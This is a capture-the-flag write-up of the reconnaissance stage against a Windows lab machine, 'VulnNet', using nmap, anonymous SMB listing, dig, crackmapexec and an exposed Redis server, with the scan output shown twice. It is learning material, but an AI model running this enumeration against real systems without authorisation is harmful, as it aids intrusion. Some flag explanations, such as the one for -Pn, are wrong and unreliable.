It seems that VulnNet Entertainment had many breaches so they decided to move their whole infrastructure to a more suitable place , They have hired us once again to perform a pentest and to manage to get full access to the system.

Recon:


First we run an nmap scan on the target to find out what ports we have discovered and which ones we can exploit to gather information of the system - Here is the command that I used to discover the open ports:

`nmap -sT -sC -sV -vvv -p- -T4 -Pn 10.10.55.81`

We use `-sT` for a TCP scan, `-sC` is used for a script scan, `-sV` is used to look at the versions of the different ports, `-vvv` is used to show the OS detection fingerprint in more cases, `-Pn` is used to ping the host and make sure it's up. As this is a Windows machine `-Pn` has to be used to see if it's up as Windows does not respond to ICMP pings due to firewall and `-T4` is used to speed up the process of the scan but it's important to never use it as much as it can give false positives and could potentially kill the target if too much traffic builds up.

Here is the list of ports we found open:


```
nmap -sT -sC -sV -vvv -p- -T4 -Pn  10.10.55.81
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-16 22:09 UTC
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:09
Completed NSE at 22:09, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:09
Completed NSE at 22:09, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:09
Completed NSE at 22:09, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 22:09
Completed Parallel DNS resolution of 1 host. at 22:09, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 22:09
```



```
Scanning 10.10.55.81 [65535 ports]
Discovered open port 445/tcp on 10.10.55.81
Discovered open port 139/tcp on 10.10.55.81
Discovered open port 135/tcp on 10.10.55.81
Discovered open port 53/tcp on 10.10.55.81
Discovered open port 49670/tcp on 10.10.55.81
Discovered open port 49669/tcp on 10.10.55.81
Discovered open port 9389/tcp on 10.10.55.81
Discovered open port 464/tcp on 10.10.55.81
Connect Scan Timing: About 18.35% done; ETC: 22:12 (0:02:18 remaining)
Discovered open port 49673/tcp on 10.10.55.81
Discovered open port 49667/tcp on 10.10.55.81
Discovered open port 6379/tcp on 10.10.55.81
Connect Scan Timing: About 27.58% done; ETC: 22:13 (0:02:40 remaining)
Discovered open port 49665/tcp on 10.10.55.81
Connect Scan Timing: About 50.62% done; ETC: 22:12 (0:01:29 remaining)
Connect Scan Timing: About 78.85% done; ETC: 22:12 (0:00:32 remaining)
Completed Connect Scan at 22:12, 143.66s elapsed (65535 total ports)
Initiating Service scan at 22:12
Scanning 12 services on 10.10.55.81
Completed Service scan at 22:14, 142.44s elapsed (12 services on 1 host)
NSE: Script scanning 10.10.55.81.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:14
NSE Timing: About 99.94% done; ETC: 22:15 (0:00:00 remaining)
Completed NSE at 22:15, 40.06s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 1.07s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Nmap scan report for 10.10.55.81
Host is up, received user-set (0.039s latency).
Scanned at 2021-09-16 22:09:44 UTC for 328s
Not shown: 65523 filtered ports
Reason: 65523 no-responses
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain?       syn-ack
```

```
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
6379/tcp  open  redis         syn-ack Redis key-value store 2.8.2402
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49665/tcp open  msrpc         syn-ack Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=9/16%Time=6143C143%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -58m41s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 18116/tcp): CLEAN (Timeout)
|   Check 2 (port 25795/tcp): CLEAN (Timeout)
|   Check 3 (port 54130/udp): CLEAN (Timeout)
|   Check 4 (port 61046/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-09-16T21:15:53
|_  start_date: N/A
```


```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 327.57 seconds
```



```
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Nmap scan report for 10.10.55.81
Host is up, received user-set (0.039s latency).
Scanned at 2021-09-16 22:09:44 UTC for 328s
Not shown: 65523 filtered ports
Reason: 65523 no-responses
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain?       syn-ack
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
6379/tcp  open  redis         syn-ack Redis key-value store 2.8.2402
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49665/tcp open  msrpc         syn-ack Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the followin
SF-Port53-TCP:V=7.80%I=7%D=9/16%Time=6143C143%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -58m41s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 18116/tcp): CLEAN (Timeout)
|   Check 2 (port 25795/tcp): CLEAN (Timeout)
|   Check 3 (port 54130/udp): CLEAN (Timeout)
|   Check 4 (port 61046/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-09-16T21:15:53
|_  start_date: N/A
```


Mapping:
Now that we have completed our scan, lets start looking into these ports more and see what interesting things we can find.

SMB is open on port 139, lets take a look at what we can find with `smbclient`. smbclient is a CLI tool that allows us to talk to smb servers and find out what shares are on the server.
Unfortuantley we are able to login with an anonymous login but no workgroup was available



```
blackout@kali:~/THM/CTF/VulnNetActive$ smbclient -L  ////10.10.55.81//
Enter WORKGROUP\blackout's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

I tried using `dig` which stands for "Domain Information Groper" to see if their were any DNS servers that we may be able to find but unfortuantley there was nothing either.




```
blackout@kali:~/THM/CTF/VulnNetActive$ dig 10.10.55.81

; <<>> DiG 9.16.4-Debian <<>> 10.10.55.81
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17487
;; flags: qr aa rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;10.10.55.81.                   IN      A

;; ANSWER SECTION:
10.10.55.81.            0       IN      A       10.10.55.81

;; Query time: 4 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
;; WHEN: Thu Sep 16 22:34:50 UTC 2021
;; MSG SIZE  rcvd: 45

blackout@kali:~/THM/CTF/VulnNetActive$ dig axfr 10.10.55.81

; <<>> DiG 9.16.4-Debian <<>> axfr 10.10.55.81
;; global options: +cmd
; Transfer failed.
```

After a while of trying to figure out what tools I can use to find any information on the target I remembered that there is a tool called `crackmapexec` that can help us with the SMB server. Crackmapexec is a post exploitastion that can be used to discover hostnames, usernames, passwords and much more!

Lets run crackmapexec and see if we are able to find anything. After running crackmapexec we were successfully able to find a hostname and a domain;

`VULNNET-BC3TCK1` and `vulnent.local` . These two might be useful as we go along.



```
blackout@kali:~/THM/CTF/VulnNetActive$ crackmapexec
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {mssql,smb,ssh,winrm,ldap} ...

                              A swiss army knife for pentesting networks
                         Forged by @byt3bl33d3r using the powah of dank memes

                                  Exclusive release for Kali Linux users

                                            Version: 5.1.6dev
                                          Codename: U fancy huh?

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default: 100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default: None)
  --jitter INTERVAL     sets a random delay between each connection (default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {mssql,smb,ssh,winrm,ldap}
    mssql               own stuff using MSSQL
    smb                 own stuff using SMB
    ssh                 own stuff using SSH
    winrm               own stuff using WINRM
    ldap                own stuff using ldap
blackout@kali:~/THM/CTF/VulnNetActive$ crackmapexec smb 10.10.55.81
SMB         10.10.55.81     445    VULNNET-BC3TCK1  [*] Windows 10.0 Build 17763 x64 (name:VULNNET-BC3TCK1) (domain:vulnnet.local) (signing:True) (SMBv1:False)
```

Discovery:

After I decided to check back on what ports are open and what looks interesting and this is what I found:

`6379/tcp open redis syn-ack Redis key-value store 2.8.2402`

I have never heard of redis so I decided to google it and find out what it is. I found out that redis is an in-memory data structure store, which supports different kinds of abstract data structures. After reading through the site and seeing if I could find out any information, I came across the documentation page where something caught my eye and that is the redis-cli page. It's a tool that is able to communicate with the redis server and be able to read replies sent by the server. I download it by following the steps on the site:

```
wget http://download.redis.io/redis-stable.tar.gz
tar xvzf redis-stable.tar.gz
cd redis-stable
make
```

Now redis-cli is downloaded and it's time to do some research on how the tool works by reading through the documentation. (By time I read through most of it the machine died and I had to get a new IP).

After looking at the help documentation as well in the CLI by running `redis-cli -h` I was able to find out how to connect to the redis server, the command I used was `redis-cli -h 10.10.18.101` and then we're in the redis server. Then I ran a command `INFO` within redis which returned all the data that is inside the redis server:

